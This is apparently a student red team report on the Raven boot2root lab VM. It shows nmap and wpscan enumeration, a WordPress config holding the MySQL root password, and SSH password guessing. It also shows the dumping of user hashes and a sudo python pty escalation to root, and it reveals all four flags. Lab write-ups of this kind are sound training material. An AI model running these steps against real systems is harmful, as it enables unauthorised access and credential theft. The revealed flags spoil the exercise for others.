
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sS -A 192.16.1.0/24



```
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34116/udp6  status
|   100024  1          38098/udp   status
|   100024  1          46221/tcp6  status
|_  100024  1          59253/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```


This scan identifies the services below as potential points of entry:

- Target 1

- Port 22 - SSH
- Port 80 - HTTP
- Port 111 - rpcbind
- Port 139 netbios-ssn
- Port 445 netbios-ssn

The following vulnerabilities were identified on each target:

Target 1 was found to have a vulnerable wordpress server after researching the http web page of the identified IP address using the following command: wpscan --url http://192.168.1.110/wordpress




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Nov 18 16:28:08 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
```


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


After scanning Target 1 and identifying two usernames we were able to gain access via ssh with one of the users credentials. Upon doing so we were able to gain access to confidential files containing the credentials to access Target 1s MySQL account. Once we gained access to this account we were able to access the hashed passwords of both accounts we had discovered in a previous wordpress scan.




```
:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Thu Nov 18 16:28:17 2021
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 121.984 MB
[+] Elapsed time: 00:00:02
root@Kali:~# 
```



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/s$
 * You can change these at any point in time to invalidate all existing cookies. This$
 *
```




```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+-----------+---
-----------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | use
r_registered     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+-----------+---
-----------------+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 201
8-08-12 22:49:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 201
8-08-12 23:31:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+-----------+---
-----------------+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> 
```



```
              </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="$
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382f$
        <script src="js/easing.min.js"></script>
        <script src="js/hoverIntent.js"></script>
        <script src="js/superfish.min.js"></script>
        <script src="js/jquery.ajaxchimp.min.js"></script>

^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^J Justify       ^W Where Is      ^V Next Page     ^U UnCut Text    ^T To Spell
```


- Flag1.txt: **b9bbcb33e11b80be759c4e844862482d**
    - **Exploit Used**

            - We used a WPScan to enumerate Wordpress.
            - wpscan --url http://192.168.1.110/wordpress/
    - Flag2.txt: **fc3fd58dcdad9ab23faca6e9a36e581c**
        - **Exploit Used**
            - *Using **ssh michael@192.168.1.110** and performing some simple manually brute forcing to find michael's password (michael) since we knew they used insecure passwords, we gained access to the machine*
        - *We navigated to root and starting drilling down paths toward the Wordpress location and found flag2.txt during this process*




```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```


    - *Flag3.txt:* **afc01ab56b50591e7dccf93122770cd2**
        - **Exploit Used:**
            - *Once we gained access to the mySQL, we searched the wordpress database for information and found flag3 in the wp_posts table. This also included the hash for flag4 (See Screenshot below).*
        - ***Commands:***
            - *mysql -u root -p'R@v3nSecurity' -h 127.0.0.1*
            - *Show databases ;*
            - *Use wordpress ;*
            - *Show tables ;*
            - *Select * FROM wp_posts*
    - *Flag4.txt:* **715dea6c055b9fe3337544932f2941ce**
        - **Exploit Used:**
- *Once gaining access as Steven we ran **sudo -l** to find Steven's privileges and found he had sudo access in python*
- *After running a python command to gain access to the root directory via Stevens user account we were able to gain access to the fourth flag in /root.*
- *Commands ran: python -c 'import pty;pty.spawn("bin/bash")', cat flag4.txt*




```
steven@target1:~$ cd /home
steven@target1:/home$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home# █
```



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```



```
       | flag3        |              | draft       | open          | open       |               |               |
  |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                        |          0 | http://raven.local/wordpress/
?p=4                               |          0 | post     |                |          0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



       | flag4        |              | inherit     | closed        | closed     |               | 4-revision-v1 |
  |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                        |          4 | http://raven.local/wordpress/
index.php/2018/08/12/4-revision-v1/ |          0 | revision |                |          0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```